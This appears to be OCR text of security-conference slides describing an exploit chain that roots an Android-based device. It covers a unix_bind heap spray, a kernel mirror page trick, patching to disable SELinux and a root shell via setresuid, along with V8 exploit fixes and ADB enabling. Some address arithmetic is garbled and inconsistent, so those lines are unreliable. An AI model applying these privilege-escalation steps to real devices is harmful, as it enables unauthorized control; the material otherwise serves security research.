


Close */dev/xt_qtaguid*



Free unix_addr1

Spray with unix_bind




Spray with unix_bind

Kernel Page Table

- swapper_pg_dir: *0xffffffc00106b000*
  - does not change with kernel upgrades
- add a mirror page for kernel text and data
  - https://i.blackhat.com/briefings/asia/2018/asia-18-WANG-KSMA-Breaking-Android-kernel-isolation-and-Rooting-with-ARM-MMU-features.pdf

Spray with unix_bind

Add a Mirror Page



Gaining Root

- Kernel patch

0xffffff8000000000 + 0x1e0 * 0x40000000 = 0xffffffff800000000;

*(0xffffffff800000000 + *selinux_enforcing_offset*) = 0;

Gaining Root

- Kernel patch

0xffffff8000000000 + 0x1e0 * 0x40000000 = 0xffffffc800000000;

```
FFFFFFC000EADD20 selinux_ops     DCB "selinux",0          ; DATA XREF
FFFFFFC000EADD20                                          ; selinux_i
FFFFFFC000EADD28                 ALIGN 0x10
FFFFFFC000EADD30                 DCQ selinux_binder_set_context_mgr
FFFFFFC000EADD38                 DCQ selinux_binder_transaction
FFFFFFC000EADD40                 DCQ selinux_binder_transfer_binder
FFFFFFC000EADD48                 DCQ selinux_binder_transfer_file
FFFFFFC000EADD50                 DCQ selinux_ptrace_access_check
FFFFFFC000EADD58                 DCQ selinux_ptrace_traceme
FFFFFFC000EADD60                 DCQ selinux_capget
FFFFFFC000EADD68                 DCQ selinux_capset
FFFFFFC000EADD70                 DCQ selinux_capable
FFFFFFC000EADD78                 DCQ selinux_quotactl
```

Gaining Root

- Kernel patch

  0xffffff8000000000 + 0x1e0 * 0x40000000 = 0xffffffff800000000;

  *(0xffffffff800000000 + *selinux_enforcing_offset*) = 0;

  *(0xffffffff800000000 + *selinux_ops_offset* + 0x50) = ***ret0***;

- Root shell

  setresuid(0, 0, 0);

  ```
  $ echo u:r:init:s0 > /proc/self/attr/current
  ```

Round #2

- OS Version 3.2.0
  - Time of release: 2022-7
  - Webview (94.0.4606.109) + Kernel 3.18.21
  - ~~FC #1: CVE-2020-16040 + CVE-2019-2215~~
  - FC #2: CVE-2021-38001 + CVE-2021-0399

Round #3

- OS Version 3.2.5
  - Time of release: 2022-9
  - Webview (95.0.4638.50) + Kernel 3.18.21

Minor Fix for V8 exploit

- ✓ Array map, properties, elements
- ✓ ArrayBuffer back storing
- X RWX page offset of wasm changes from 0x68 to 0x60

Round #3

- OS Version 3.2.5
  - Time of release: 2022-9
  - Webview (95.0.4638.50) + Kernel 3.18.21
  - FC #2’: CVE-2021-38001 + CVE-2021-0399

ADB over USB


- x am start -a android.settings.SETTINGS
- x sys.usb.state, sys.usb.config

```
on property:sys.usb.adb_enable=true
    start adbd
    write /sys/class/extcon/VBUS/state 0x1
    write /config/usb_gadget/g1/os_desc/use 0
    rm /config/usb_gadget/g1/configs/b.1/f1
    symlink /config/usb_gadget/g1/functions/ffs.adb /config/usb_gadget/g1/configs/
    write /config/usb_gadget/g1/idProduct 0x7104
    write /config/usb_gadget/g1/configs/b.1/strings/0x409/configuration "adb"
    write /config/usb_gadget/g1/bDeviceClass 0x0
    write /config/usb_gadget/g1/bDeviceSubClass 0x0
    write /config/usb_gadget/g1/bDeviceProtocol 0x0
    write /config/usb_gadget/g1/UDC "3550000.xudc"
```


ADB over USB

